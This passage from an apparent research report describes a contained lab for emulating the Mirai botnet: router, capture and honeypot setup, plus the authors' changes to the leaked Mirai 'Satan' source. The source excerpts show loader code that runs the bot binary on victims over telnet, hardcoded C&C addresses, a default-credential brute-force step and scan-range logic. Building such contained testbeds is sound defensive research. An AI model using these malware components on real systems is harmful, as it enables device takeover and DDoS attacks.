- **Main Router:** The main router plays the role of the liaison between all the LANs in the testbed. For this router (`pfSense2.6.0-1-main` Figure 5.5) we have config-

ured the following network interfaces from pfSense's console, and assigned them with IP addresses as seen in Figure 5.6.




Figure 5.5: The main router - pfSense2.6.0-1-main.

```

WAN (wan)    -> em0      -> v4/DHCP4: 192.168.122.89/24
LAN (lan)    -> em1      -> v4: 192.168.123.3/24
IOT (opt1)   -> em2      -> v4: 192.168.1.1/24
BOT (opt2)   -> em3      -> v4: 192.168.2.1/24

```

Figure 5.6: The main router's interface configuration.

- The WAN-em0 interface serves as the connection of the testbed to either the Internet or the physical topology. The interface is connected to each one of them based on the needs of the project. As seen in Figure 5.7 the connection is direct towards the two GNS3 Cloud Nodes (a Cloud Node allow us to bridge actual network interfaces with a GNS3 topology). During configuration the interface is connected to the Internet node. On the other hand, during the botnet emulation the WAN interface is connected only to the Physical Topology node to fulfil the testbed's containment requirements.




Figure 5.7: GNS3 cloud nodes for project DAMOCLES.

- The LAN-em1 interface is connected to an OVS switch connecting the topology to the isolated network specified in Section 5.2.2, to give us the ability to access the web interface of the pfSense routers. The web interface contains most of the configuration needed for the emulation network to operate in a realistic way.
- The IOT-opt1 and BOT-opt2 interfaces are used to create the *Attacker* and *Victim* networks.

It is really important to mention here that pfSense depends heavily on firewall rules [38]. What this essentially means is that for every network interface created a set of appropriate rules must be set for connections to be established. Based on each network interface the following rulesets have been configured:

- For the WAN interface, since it is connected to the above mentioned cloud nodes we have left the default ruleset as can be seen in Figure 5.8 and Figure 5.9.




Figure 5.8: The default rule options for the WAN interface.




Figure 5.9: The WAN interface ruleset.

- For the other three network interfaces (LAN, IOT and BOT) we have allowed all traffic. The ruleset is identical for each one of them and is depicted in Figure 5.10.

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	<input checked="" type="checkbox"/>	6 / 608 KIB	IPv4+6 *	*	*	*	*	none			

Figure 5.10: The LAN, IOT and BOT interfaces ruleset.

Another role the main router plays in the emulated network topology is to publicise the routes for each LAN (Victim and Attacker LAN). We have implemented this functionality using static routes and gateway entries. Essentially, for each other router we have specified a gateway entry, and we have created a static routing rule for each subnet. The associated settings can be seen in Figure 5.11 and Figure 5.12.

Gateways							
	Name	Default	Interface	Gateway	Monitor IP	Description	Actions
<input checked="" type="checkbox"/>	WANGW		WAN	10.42.0.1	10.42.0.1	Interface wan Gateway	
<input checked="" type="checkbox"/>	WAN_DHCP	Default (IPv4)	WAN	10.42.0.1	10.42.0.1	Interface WAN_DHCP Gateway	
<input checked="" type="checkbox"/>	WAN_DHCP6	Default (IPv6)	WAN			Interface WAN_DHCP6 Gateway	
<input type="checkbox"/>	IOT_Gateway		IOT	192.168.1.2	192.168.1.2		
<input type="checkbox"/>	BOT_Gateway		BOT	192.168.2.2	192.168.2.2		

Figure 5.11: The gateway configuration in the main router.

Static Routes				
	Network	Gateway	Interface	Actions
<input checked="" type="checkbox"/>	192.168.101.0/24	IOT_Gateway - 192.168.1.2	IOT	
<input checked="" type="checkbox"/>	192.168.102.0/24	BOT_Gateway - 192.168.2.2	BOT	
<input checked="" type="checkbox"/>	192.168.103.0/24	IOT_Gateway - 192.168.1.2	IOT	

Figure 5.12: The static routes configuration in the main router.

Lastly for each interface a different DHCP configuration has been selected. For

the LAN interface the DHCP server was deemed unnecessary, whilst the DHCP server was enabled for the IOT and BOT interfaces. These settings can be seen in Figure 5.13, Figure 5.14, Figure 5.15.




Figure 5.13: The DHCP configuration for the LAN interface.



Figure 5.14: The DHCP configuration for the IOT interface.



Figure 5.15: The DHCP configuration for the BOT interface.

- **Attacker LAN Router:** This pfSense router (pfSense2.6.0-3 Figure 5.16) is responsible for the creation of the LAN network that hosts the botnet C&C infrastructure and some victim machines. The configuration is fairly similar to the main router and the interfaces created can be seen in Figure 5.17.




Figure 5.16: The pfSense2.6.0-3 router.

```
FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)
KUM Guest - Netgate Device ID: 1fd2a691e459e298811e
*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***
WAN (wan)      -> em0      -> v4/DHCP4: 192.168.2.2/24
LAN (lan)      -> em1      -> v4: 192.168.123.4/24
CCLAN (opt1)  -> em2      -> v4: 192.168.102.1/24
```

Figure 5.17: The Attacker router interface configuration.

- The WAN-em0 interface serves as the connection to the main router, and as an extension to the rest of the network topology. The main difference in configuration with the main router is the WAN interface ruleset. The options depicted in Figure 5.8 are now disabled to allow network traffic to flow through the WAN interface into the main router (since all the routers inside the GNS3 topology are operating in local IP address space). Moreover, it allows the Attacker LAN router to acquire an IP from the DHCP server running in the main router. As such the WAN interface ruleset now looks like this:




Figure 5.18: The WAN ruleset.

- The LAN-`em1` interface as with the main router, is also connected to the same OVS switch connecting the topology to the isolated network specified in Section 5.2.2.
- The CCLAN-`opt1` interface is used to create the Attacker network. The set of rules for the firewall are identical to the ones highlighted in Figure 5.10. The DHCP server is also enabled for this interface.
- **Victim LAN Router:** The last pfSense router (pfSense2.6.0-1 Figure 5.19) is responsible for the creation of the LAN network that hosts the two “victim” LANs. The configuration is fairly similar to the Attacker router and the interfaces created can be seen in Figure 5.20.




Figure 5.19: The pfSense2.6.0-1 router.

```

*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 192.168.1.2/24
LAN (lan)      -> em1      -> v4: 192.168.123.4/24
IOTLAN (opt1)  -> em2      -> v4: 192.168.101.1/24
IOTLAN2 (opt2) -> em3      -> v4: 192.168.103.1/24

```

Figure 5.20: The Victim LAN router interface configuration.

- The WAN-`em0` interface serves the same role and has the same firewall rules as the Attacker router.
- The LAN-`em1` is also identical to the one in the Attacker router.
- The IOTLAN-`opt1` and IOTLAN-`opt2` interfaces are used to create two Victim sub-networks. The set of rules for these interfaces are identical to the ones highlighted in Figure 5.10. A DHCP server is also enabled for each interface.

5.2.4 Open vSwitch (OVS)

Open vSwitch (OVS) is a widely used, open-source software switch written in C that enables the creation and management of complex networks. It is really powerful and highly programmable offering different features [39]. It is ideal for virtual environments and is also offered as an appliance in GNS3 in the form of a Docker container. For the OVS switches we haven't made any specific configuration since their default setup is enough for our needs. We have only avoided to connect any devices in the `em0` network interface of each switch, as that interface is reserved for connections with management software (e.g. OpenFlow controllers) [39].

5.2.5 Nginx Web Server

To be able to access files (e.g. `.pcap` files) saved in the Ubuntu server we have utilised an Nginx web server running port `50000` of the host. Namely, we have configured the Nginx server with the `autoindex` option enabled. Essentially, we are able to display a directory listing using the Nginx `autoindex` module, effectively allowing remote downloading of files saved in the specified Nginx directory - in this case `/var/www/html/`. The configuration in question can be seen in Figure 5.21.

```
server {
    listen 50000 default_server;
    listen [::]:50000 default_server;

    root /var/www/html;

    # Add index.php to the list if you are using PHP
    #index index.html index.htm index.nginx-debian.html;

    #server_name _;

    location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        autoindex on;
    }
}
```

Figure 5.21: The Nginx configuration in the Ubuntu server.

5.2.6 Physical Devices

For physical devices we have used Raspberry Pi (RPi) 4s with 2GB of RAM and 16GB SD memory cards. On the RPi's we have installed Ubuntu Desktop 23.04 (64-bit)

OS for RPi 4/400 models using the Raspberry Pi Imager utility. The RPis are connected to a mobile hotspot network, on which the *Physical Topology* virtual network is also bridged through the Alfa AWUS036NHA - wireless B/G/N USB adaptor and not the embedded Ethernet network card.

5.2.7 Backups

To ensure the viability and safety of project DAMOCLES a backup strategy has been implemented. The strategy involves regular backups of our data to avoid any loss of information due to system crashes, or any other unforeseen circumstances. The following programs have been used:

- **Deja Dup:** Déjà Dup is a simple, open-source backup tool, offered in the Ubuntu package repositories[40]. We have used Deja Dup to take (manual) backups of the home folders of each user in the server:
 - /home/root
 - /home/aaU
 - /home/gns3

These backups are saved in our team's personal cloud storage.

- **Timeshift:** We have also used Timeshift [41] to keep backups of the entire system. Timeshift is also open-source and provided as a packaged application for Ubuntu systems. The backups are configured in a daily schedule with the five latest saved in an external 5TB WD HDD.

Lastly, every week the latest 2 backup files from Timeshift are also saved in our team's personal cloud storage.

5.3 Measurability & Monitoring

As mentioned in Section 3.2, measurability and overall monitoring of the network topology as well as of the actions performed in the context of the threat emulation, is an integral part in studying and analysing malicious software in a dynamic network environment. In that aspect all the tools and techniques described on this chapter are deployed

to serve this exact purpose. Since we are studying botnets whose main IoCs and IoAs are deriving from network traffic, our monitoring tech stack is comprised mainly by network traffic analysis tools and techniques (e.g. Network Intrusion Detection Systems - NIDSs). In addition, we have also decided to deploy various honeypots. As we have encountered a couple of times throughout the literature review, honeypots are suitable options for logging the activity of the botnet on a host level. Thus, we have decided to make use of their features to get more insights on how the infections and attacks happen.

5.3.1 Wireshark

One of the most powerful and useful features of GNS3 client software (standalone client and web client) is the seamless integration with the Wireshark network packet analyser. Being the most popular software for network traffic analysis and visualisation, leveraging Wireshark in our testbed allows us to [42]:

- Troubleshoot our emulated networks,
- Examine the behaviour of the botnet, debug its source code and customise it to our testbed's needs.

5.3.2 Capturing traffic in GNS3

To capture all the network traffic traversing through the links created in the testbed, our team utilised the GNS3 API provided by the GNS3 server [43][44][45]. The API is used to send requests to the GNS3 server. One of the features available through the GNS3 API is the ability to monitor all the communications between devices and networks deployed in GNS3. We do that by making calls to two different APIs, one to acquire all the links (`/v2/projects/e343e760-e68f-4fbf-8d08-64c693344c0a/links`) and one to start or stop them (`/v2/projects/e343e760-e68f-4fbf-8d08-64c693344c0a/links/{value}/{start_or_stop}`). The next code snippet contains the instructions used. After the user runs the script with the appropriate options (start or stop), a request is made to the `/v2/projects/e343e760-e68f-4fbf-8d08-64c693344c0a/links` API endpoint to acquire the links used in the network topology. For every link acquired another API request is made to `/v2/projects/e343e760-e68f-4fbf-8d08-64c693344c0a/links/{value}/{start_or_stop}` API endpoint to start or stop the said link.

```
1 #!/bin/bash
```

```

2
3 #Check if the user provided a start or stop option
4 if [[ "$1" != "start" && "$1" != "stop" ]]; then #
5     echo "No start or stop options provided. Please try again using the
6         correct syntax: ./network_capture.sh <option>!"
7 else
8     start_or_stop="${1}_capture" #Set the variable to the correct option
9
10    #Print the correct message
11    if [[ "$start_or_stop" == "start_capture" ]]; then
12        echo "Starting network capture..."
13    else
14        echo "Stopping network capture..."
15    fi
16
17    # Extract the value from the line containing the link values and assign
18    it to the variable
19    curl -i -X GET 'http://172.16.253.1:3080/v2/projects/e343e760-e68f-4fbf
20    -8d08-64c693344c0a/links' | awk '/link_id/ {print}' | grep -o '".*"' |
21    tr -d '"' | tr -d ':' | awk '{gsub("link_id ", "");print}' | while
22    read -r line; do
23        value=$(echo "$line")
24
25        #Check if there are links
26        if [[ "$value" == "null" ]]; then
27            echo "No links found!"
28            exit 1
29        fi
30
31        #Start or stop the network capture for each link and print the result
32        curl -i -X POST "http://172.16.253.1:3080/v2/projects/e343e760-e68f-4
33        fb-8d08-64c693344c0a/links/${value}/${start_or_stop}" -d '{} ' | awk '
34        /link_id/ {print} /capturing/ {print}' | tr -d ','
35    done
36 fi

```

For every link where network traffic is captured though, GNS3 produces a different .pcap file though. To make the analysis easier as well to be able to analyse our results in a more efficient manner, we have decided to merge the said .pcap files. The following script does just that. It accepts as input a folder path and a name for the merged file, and then it combines all .pcap files into one. The script uses the `mergcap` utility for merging and the `editcap` utility to remove duplicate packets. It first creates a temporary file, which is then processed with `editcap` to produce the final results. The merged file is saved in `"/var/www/html"` and can be acquired directly from our simple nginx webserver setup.

```

1 #!/bin/bash
2

```

```
3 # Get the folder path and merged file name from the user
4 read -p "Enter the folder path where the .pcap files are located: "
  folder_path
5 read -p "Enter the name for the merged file (without .pcap extension): "
  merged_file_name
6
7 # Merge the .pcap files into one using mergecap
8 mergecap -w /tmp/tmp_merged_file.pcap $(find $folder_path -name '*.pcap'
  -print0 | xargs -0 -I {} echo -n "{} ")
9
10 # Remove duplicate packets using editcap
11 editcap -d /tmp/tmp_merged_file.pcap /var/www/html/$merged_file_name.pcap
12
13 # Remove temporary file
14 rm /tmp/tmp_merged_file.pcap
15
16 echo "Merged file saved as /var/www/html/$merged_file_name.pcap without
  duplicate packets."#!/bin/bash
17
18 # Get the folder path and merged file name from the user
19 read -p "Enter the folder path where the .pcap files are located: "
  folder_path
20 read -p "Enter the name for the merged file (without .pcap extension): "
  merged_file_name
21
22 # Merge the .pcap files into one using mergecap and remove duplicate
  packets
23 mergecap -w /var/www/html/$merged_file_name.pcap -d $(find $folder_path -
  name '*.pcap' -print0 | xargs -0 -I {} echo -n "{} ")
24
25 echo "Merged file saved as /var/www/html/$merged_file_name.pcap without
  duplicate packets."
```

5.3.3 Security Onion

According to Security Onion's official documentation [46] "*Security Onion is a free and open platform for Network Security Monitoring (NSM) and Enterprise Security Monitoring (ESM).*" It uses automation and data correlation technologies to provide features like [46]:

- Intrusion detection,
- Logging and network metadata,
- Full packet capture and network traffic analysis capabilities,

- File analysis,
- Integration with popular security analysis tools like Suricata and Zeek NIDS, Wazuh, MITRE ATTCK Navigator, Strelka, Cyberchef and ELK for analytics and graphical environment etc.

Security Onion is a powerful and highly capable tool to analyse and explore data for security purposes. This, in combination with the big variety of tools and automation features have made us select it as our main analysis tool.

In terms of architecture Security Onion uses nodes and sensors in large (distributed) deployments, but it can also be installed as a small VM. Security Onion has the following deployment options [46]:

- **Import:** The simplest deployment option is `Import`. `Import` is a standalone installation of Security Onion, equipped with enough tools to analyse `.pcap` and `.evtx` files. It allows us to import such files and perform automatic analysis using tools like Suricata and Zeek.
- **Evaluation:** `Evaluation` is more complicated than `Import` mainly because it employs a dedicated network interface to sniff traffic. According to the official documentation [46] “*Evaluation mode is designed for a quick installation to temporarily test out Security Onion*”.
- **Standalone:** This deployment option is similar to `Evaluate` but uses a different scheme to parse logs from its nodes and sensors. This type of architecture is recommended for testing and Proof Of Concepts (POCs) with low throughput. Both the `Evaluation` and `Standalone` architectures are not highly scalable.
- **Distributed:** The most scalable architecture of all is `Distributed`. It includes a main - manager node and one or more forward and search nodes that are responsible for running sensor components and ELK stack features. Despite being cost-heavy this architecture boasts great performance and it is the recommended type of installation.

For this project we have opted for the `Import` architecture for the following reasons:

- It is lightweight and requires little to no configuration and
- It includes all the necessary features, like Zeek and Suricata, to analyse the network traffic produced by our testbed and provide meaningful insights.

5.3.4 Honeypots

The honeypots deployed in project DAMOCLES are the following:

- **T-POT**

T-POT consists of numerous containerised honeypots and monitoring/visualising software within one system [47]. The T-POT has been included as a project as a Virtual Machine, pre-configured locally and exported to GNS3. The reason for that is because it requires a custom installation and a fairly large amount of resources. We proceeded with the stand-alone version, so that all its services are in one system. Out of its features, we chose to utilise Cowrie and the Suricata IDS integration.

Cowrie is a Telnet and SSH honeypot, meant to take logs on brute-force attacks, as well as commands executed within its dummy shell [48]. The reason for choosing this honeypot is its Telnet logging capabilities, which match an important phase of the Mirai botnet.

- **DDoSPot**

The DDoSPot is a honeypot designed to log UDP-based DDoS attacks. It features DNS, NTP, and SSDP servers, so that, as far as the threat actors are concerned, the interactions look real [49]. This honeypot is also a part of the T-POT system, however, in DAMOCLES, it is installed separately on the Raspberry Pis. The reason for this is that T-POT requires more resources than the RPIs have, so having only the containerised version of the DDoSPot running is more feasible.

5.4 Botnet and Victim Configuration

The integration of the victim nodes and the malware components in our testbed environment is one of the most important stages in the implementation of the DAMOCLES project. Essentially, the code of the Mirai binaries (bots) and its C&C components as well as the configuration of the Alpine Linux docker containers has to be adjusted to the needs and context of our network environment.

Mirai Source Code

To deploy Mirai in our project, a thorough research was conducted on the botnet's leaked source code. We have acquired the following sources:

- The original Mirai leak from *Anna-Senpai*, posted in Github by Jerry Gamblin [50],
- A modified version of the code for virtual/simulated environments by Joshua Lee [51] and
- The Mirai source code variations in RootSec's DDoS Github archive [52].

Despite some differences on the deployment scripts as well as in the attacks and capabilities included in the aforementioned variations all the source code studied, includes the same components:

- The `build.sh` script responsible for compiling the various botnet components,
- A set of MySQL commands that setup the necessary databases and tables,
- The `enc.c` file which is responsible to obfuscate the botnet's hardcoded information through encoding,
- The `single_load.c` file that can load the botnet malware once for a specific target,
- Other miscellaneous utilities like the cross-compiler binaries, the `badbot.c`, `wget.c` and `nogdb.c` files,
- The source code for the C&C server under the `cnc` folder,
- The source code for the loader utility under the `loader` folder,
- The source code for the botnet malware under the `bot` folder and
- The source code for the scanListen utility in the `scanListen.go` file, which is responsible to listen for brute forced credentials.

Taking in consideration the above information, we have opted to utilise the Mirai Satan variation, found in RootSec's Github page [52]. The main reason behind this choice was the fact that this variant of Mirai is newer based on the date uploaded in Github. In addition, it is a less explored, and as such its analysis can provide some useful insights.

Mirai host VMs

The first step on deploying the Satan variation, was to deploy the hosting VMs in our network topology. We did that by setting up two identical Ubuntu VMs, connected to the Attacker LAN as depicted in Figure 5.22. The said VMs have static IPs (CNC VM: 192.168.102.101 - LOADER VM: 192.168.102.102).




Figure 5.22: The CNC and LOADER Ubuntu VMs in GNS3.

In the CNC VM we have also installed a MySQL server with the necessary databases and tables using the following commands (included in the botnet's setup instructions):

```

1 CREATE DATABASE mirai;
2
3 CREATE TABLE 'history' (
4   'id' int(10) unsigned NOT NULL AUTO_INCREMENT,
5   'user_id' int(10) unsigned NOT NULL,
6   'time_sent' int(10) unsigned NOT NULL,
7   'duration' int(10) unsigned NOT NULL,
8   'command' text NOT NULL,
9   'max_bots' int(11) DEFAULT '-1',
10  PRIMARY KEY ('id'),
11  KEY 'user_id' ('user_id')
12 );
13
14 CREATE TABLE 'users' (
15   'id' int(10) unsigned NOT NULL AUTO_INCREMENT,
16   'username' varchar(32) NOT NULL,
17   'password' varchar(32) NOT NULL,
18   'duration_limit' int(10) unsigned DEFAULT NULL,
19   'cooldown' int(10) unsigned NOT NULL,
20   'wrc' int(10) unsigned DEFAULT NULL,
21   'last_paid' int(10) unsigned NOT NULL,
22   'max_bots' int(11) DEFAULT '-1',

```

```

23 'admin' int(10) unsigned DEFAULT '0',
24 'intvl' int(10) unsigned DEFAULT '30',
25 'api_key' text,
26 PRIMARY KEY ('id'),
27 KEY 'username' ('username')
28 );
29
30 CREATE TABLE 'whitelist' (
31 'id' int(10) unsigned NOT NULL AUTO_INCREMENT,
32 'prefix' varchar(16) DEFAULT NULL,
33 'netmask' tinyint(3) unsigned DEFAULT NULL,
34 PRIMARY KEY ('id'),
35 KEY 'prefix' ('prefix')
36 );

```

In the LOADER VM we have deployed and configured an Nginx web server to host the botnet's malware binaries. The Nginx configuration is similar to the one in Section 5.2.5.

Mirai Source Code Adjustment

- **C&C:** The C&C server is written in the Go programming language. For the C&C source code he have made only the following changes in the `cnc/main.go` file:
 - We have inserted the credentials for the MySQL database and,
 - have also specified the interface and port in which the CNC will be listening for incoming telnet connections.

The changes are depicted in Figure 5.23.

```

1 package main
2
3 import (
4     "fmt"
5     "net"
6     "errors"
7     "time"
8 )
9
10 const DatabaseAddr string = "127.0.0.1:3306"
11 const DatabaseUser string = "root"
12 const DatabasePass string = "snowy"
13 const DatabaseTable string = "mirai"
14
15 var clientlist *ClientList = NewClientList()
16 var database *Database = NewDatabase(DatabaseAddr, DatabaseUser, DatabasePass, DatabaseTable)
17
18 func main() {
19     tel, err := net.Listen("tcp", "192.168.102.101:45")
20     if err != nil {
21         fmt.Println(err)
22         return
23     }

```

Figure 5.23: The code adjustments in the `cnc/main.go` file.

- **Loader Server:** For the loader server(written in C), the source code customisation revolves around the loading/“bootstrapping” process. Namely, the changes are made to the code module that downloads and executes the malicious binaries. The file that includes the said module is the `loader/server.c`. Initially, the loader utility will try to detect the architecture of the victim system, using the ELF magic technique on the `/bin/busybox` binary file. ELF magic is used to identify ELF files from merely the very first few bytes of a file. The problem with that configuration lies with how much information the server can handle since our topology has close to no network delay. Since the original code uses the `cat` command to acquire the ELF magic bytes the loader’s buffer is overflowed and the loading process never finishes. Thus, we have replaced the `cat` command with the `head` command to achieve similar results with less processing overhead. This change can be seen in Figure 5.24.

```
case TELNET_COPY_ECHO:
    consumed = connection_consume_copy_op(conn);
    if(consumed)
    {
        #ifdef DEBUG
            printf("[FD%d] Finished copying /bin/busybox to cwd\n", conn->fd);
        #endif
        #ifdef DEBUG
            printf("[FD%d] Attempting to get architecture\n", ev->data);
        #endif
        conn->state_telnet = TELNET_DETECT_ARCH;
        conn->timeout = 10000;
        util_sockprintf(conn->fd, "/bin/busybox head /bin/busybox ||");
        util_sockprintf(conn->fd, TOKEN_QUERY "\r\n");
    }
    else
```

Figure 5.24: ELF magic using the head command in the `loader/server.c` file.

It’s also important to mention here that in all the variations of Mirai we have explored, the `BusyBox` utility is the main userland toolset employed to execute commands in the victim devices. This is because `BusyBox` is specifically designed to provide common UNIX commands to embedded systems with little computational power.

The last adjustment in the same file has to do with the permissions of executing the malicious binary inside the Alpine Linux containers. The `doas` utility (equivalent of the `sudo` command) is needed to the commands that will allow the malicious binary to explode in the Alpine machines. This is a consequence of `root login` being disabled by default and opening raw network sockets require root privileges. Thus all these commands in the code are run with `doas` Figure 5.25.

```

case TELNET_UPLOAD_WGET:
consumed = connection_upload_wget(conn);
if(consumed > 0)
{
conn->state_telnet = TELNET_RUN_BINARY;
conn->timeout = 56784;
util_sockprintf(conn->fd, "doas ./" FN_BINARY " %s; " "doas " EXEC_QUERY "\r\n", id_tag)//doas to run as root - It will open the sockets
ATOMIC_INC(&worker->srv->total_wgets);
}

```

Figure 5.25: Binary explosion using the doas utility in the loader/server.c file.

- **Bot source code:** The bot code is also written in C. For the bot malware code the first step was to change the hardcoded IPs to our own C&C and Loader servers. This information is saved in two variables in the bot/includes.h file and the changes are highlighted in Figure 5.26.

```

#define INET_ADDR(o1,o2,o3,o4) (htonl((o1 << 24) | (o2 << 16) | (o3 << 8) | (o4 << 0)))
#define FAKE_CNC_ADDR (int)inet_addr((const char*)"");
#define FAKE_CNC_PORT 701
#define SCANIP (int)inet_addr((const char*)"192.168.102.102");
#define SERVIP (int)inet_addr((const char*)"192.168.102.101");

```

Figure 5.26: The SCANIP and SERVIP variables in the bot/include.h file.

As a result of the previous changes, a modification on the bot/scanner.c is also required and can be seen in Figure 5.27. This is to instruct the bot to utilise the SCANIP to report brute force results.

```

table_unlock_val(TABLE_SCAN_CB_PORT);
addr.sin_family = AF_INET;
//addr.sin_addr.s_addr = INET_ADDR(188,166,10,106);
addr.sin_addr.s_addr = SCANIP; //Change the hardcoded address of the scanListener to the IP set in the include.h
addr.sin_port = *((port_t *)table_retrieve_val(TABLE_SCAN_CB_PORT, NULL));
table_lock_val(TABLE_SCAN_CB_PORT);

```

Figure 5.27: The SCANIP setting in the bot/scanner.c file.

The last two adjustments in terms of the botnet configuration are also related to the bot/scanner.c file. The first one has to do with the brute forcing speed and efficiency. From the code analysis it became apparent that the Satan variant uses a list of 209 authentication entries as its username/password wordlist. In combination with the bot randomly trying combinations this is highly inefficient for our emulation. As such we have limited the number of attempts to only 7, including the combination set for the Alpine Linux machines, namely *admin:admin*.

The last change is related to the scanning ranges. Essentially, Mirai to conceal itself from the authorities avoids to scan specific IP ranges belonging mainly to United States-based organisations. The ranges can be seen in Figure 5.28.

```

while ((o1 ≠ 192 || o2 ≠ 168 || (o3≠101 && o3≠102 && o3≠103) || (INET_ADDR(o1,o2,o3,o4)==LOCAL_ADDR)); //Scan only in the Internal Network
// (o1 = 127 || // 127.0.0.0/8 - Loopback
// (o1 = 0) || // 0.0.0.0/8 - Invalid address space
// (o1 = 3) || // 3.0.0.0/8 - General Electric Company
// (o1 = 15 || o1 = 16) || // 15.0.0.0/7 - Hewlett-Packard Company
// (o1 = 56) || // 56.0.0.0/8 - US Postal Service
// (o1 = 10) || // 10.0.0.0/8 - Internal network
// (o1 = 192 && o2 = 168) || // 192.168.0.0/16 - Internal network
// (o1 = 172 && o2 ≥ 16 && o2 < 32) || // 172.16.0.0/12 - Internal network
// (o1 = 100 && o2 ≥ 64 && o2 < 127) || // 100.64.0.0/10 - IANA NAT reserved
